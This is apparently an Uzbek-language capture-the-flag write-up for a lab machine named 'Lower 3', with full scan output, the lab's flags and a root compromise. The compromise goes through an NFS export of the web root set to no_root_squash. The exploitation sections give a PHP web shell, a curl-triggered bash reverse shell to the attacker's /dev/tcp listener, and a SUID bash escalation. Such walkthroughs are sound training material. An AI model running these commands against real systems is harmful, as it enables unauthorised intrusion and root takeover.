Lower 3

OS	linux
IP addr	10.13.0.150
Web versiya	Apache httpd 2.4.56 ((Debian))
OS versiyasi kernel versiya	Linux 4.15 - 5.19

Topilgan Flaglar



▼ user flagi
eed0bec06e4dc67b60d8bd762a843d75

▼ root flag
da0a4e93754fe6808c69909fe8c36a54


Toplgan Zaifliklar

CVE-XXXX-XXXX		Exploit linki berilishi kerak agar mavjud bo’lsa

Hisobot

▼ Enumeration (Ma’lumot to’plash

Avval machinening ip sini topish uchun sudo arp-scan -l qiilib korib olamiz



endi uning ochiq portlarini korish kernel versiyasini web servver versiyasini ishlab turgan servislarni korish uchun `nmap -p- <ip> -T4 -A` qilib koramiz



endi web brauzerida qanday directorylar borligini qidirib koramiz `gobuster dir -u http://<TARGET_IP_OR_DOMAIN> -w /usr/share/wordlists/dirb/common.txt` ushbu comanda bilan

```
┌──(umar㉿kali)-[~]
└─$ gobuster dir -u http://10.13.0.188 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.13.0.188
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 0 / 1 (0.00%)
2026/10/08 18:40:44 error on running gobuster on http://10.13.0.188/: unable to connect to http://10.13.0.188/: Get "http://10.13.0.188/": dial tcp 10.13.0.188:80: connect: no route to host


┌──(umar㉿kali)-[~]
└─$
```

web brauzerdan directorylar topa olmadik endi feroxboster orqali ham tekshirib koramiz

```
┌──(umar㉿kali)-[~]
└─$ feroxbuster -u http://10.13.0.188

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
──────────────────────────┬──────────────────────────────────────────────────
 🎯 Target Url            │ http://10.13.0.188/
 🚩 In-Scope Url          │ 10.13.0.188
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/feroxbuster/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────────────────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────────────────────────
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       24l      126w    10355c http://10.13.0.188/icons/openlogo-75.png
200      GET      368l      933w    10701c http://10.13.0.188/
[####################] - 6s     30005/30005   0s      found:2       errors:0
[####################] - 6s     30000/30000   5176/s  http://10.13.0.188/
```

feroxbusterdan chiqmadi endi nmap orqali scaner qilganimizda chiqqan 2049-portni zaiflikka tekshirib koramiz



```
┌──(umar㉿kali)-[~]
└─$ nmap -p- 10.13.0.188 -T4 -A
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-08 18:25 +0500
Nmap scan report for 10.13.0.188
Host is up (0.00063s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      44515/tcp   mountd
|   100005  1,2,3      49996/udp6  mountd
|   100005  1,2,3      50791/tcp6  mountd
|   100005  1,2,3      51507/udp   mountd
|   100021  1,3,4      34343/udp   nlockmgr
|   100021  1,3,4      34703/udp6  nlockmgr
|   100021  1,3,4      40139/tcp   nlockmgr
|   100021  1,3,4      41533/tcp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
40139/tcp open  nlockmgr 1-4 (RPC #100021)
41037/tcp open  mountd   1-3 (RPC #100005)
41891/tcp open  mountd   1-3 (RPC #100005)
44515/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:BF:D6:1D (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.63 ms 10.13.0.188

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds
```


▼ Exploitation (Buzib kirish)

bu yerdan NFS uchun yani file uzatish uchun ochilgan portda zaiflik bor ekan unga ulanib koramiz



Veb-serverning asosiy papkasi ochiqligi tufayli, biz unga tarmoq orqali ulanib, ichiga zararli kod (Web Shell) joylashtirish imkoniga ega bo'ldik.

Maqsad va Zaiflik: Tizimga ruxsatsiz yozish imkoniyati borligi uchun `shell.php` faylini yaratdik. Bu kod brauzer yoki HTTP so'rovlari orqali server ichida tizim buyruqlarini (RCE - Remote Code Execution) bajarishga imkon beradi.



tizimga ulanishda shell kelishi uchun listener portni yoqdik



▼ Initial Access (Kirish huquqiga erishish)

Serverga ulanish buyrug'i yubordik

```
┌──(umar㉿kali)-[/mnt/target_nfs]
└─$ curl -G --data-urlencode "cmd=bash -c 'bash -i >& /dev/tcp/$KALI/4444 0>&1'" "http://$X$Y/shell.php"
```

Server biz yuborgan Bash kodini bajardi va bizga o'z terminalini ulab berdi. Biz tizim ichiga `low` foydalanuvchisi sifatida kirdik.

```
┌──(umar㉿kali)-[/mnt/target_nfs]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.13.0.188 47944
bash: cannot set terminal process group (496): Inappropriate ioctl for device
bash: no job control in this shell
low@lower3:/var/www/html$ ls
ls
index.html
shell.php
low@lower3:/var/www/html$ ls -la
```

▼ Privilage Escalation (Huquqlarni oshirish)

Zaiflikning mohiyati (`no_root_squash`):

NFS xizmatida standart holatda `root_squash` rejimi yoqilgan bo'ladi. Bu rejimda, agar mijoz (Kali) o'z kompyuterida `root` sifatida fayl yaratsa, server u faylning huquqini avtomatik ravishda oddiy `nobody` foydalanuvchisiga aylantirib qo'yadi.Biroq, ushbu serverda `no_root_squash` rejimi faol bo'lgan. Bu degani, Kali Linux-da `root` huquqi bilan yaratilgan yoki o'zgartirilgan fayl nishon serverda ham o'zining `root` huquqini to'liq saqlab qoladi.

```
low@lower3:/var/www/html$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/sbin/mount.nfs
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
low@lower3:/var/www/html$ cp /bin/bash /var/www/html/rootbash
```

Serverning o'zidagi original `bash` terminal dasturini veb-papkaga nusxalab oldik (chunki u o'sha tizim kutubxonalari bilan mos keladi)

```
low@lower3:/var/www/html$ ls -la /var/www/html/rootbash
ls -la /var/www/html/rootbash
-rwsr-sr-x 1 root root 1234376 Oct  8 16:42 /var/www/html/rootbash
low@lower3:/var/www/html$ /var/www/html/rootbash -p
/var/www/html/rootbash -p
whoami
root
ls
index.html
rootbash
shell.php
cd /root
ls
root.txt
cat root.txt
```


/var/www/html/rootbash -p
whoami
root
ls
index.html
rootbash
shell.php
cd /root
ls
root.txt
cat root.txt
da0a4e93754fe6808c69909fe8c36a54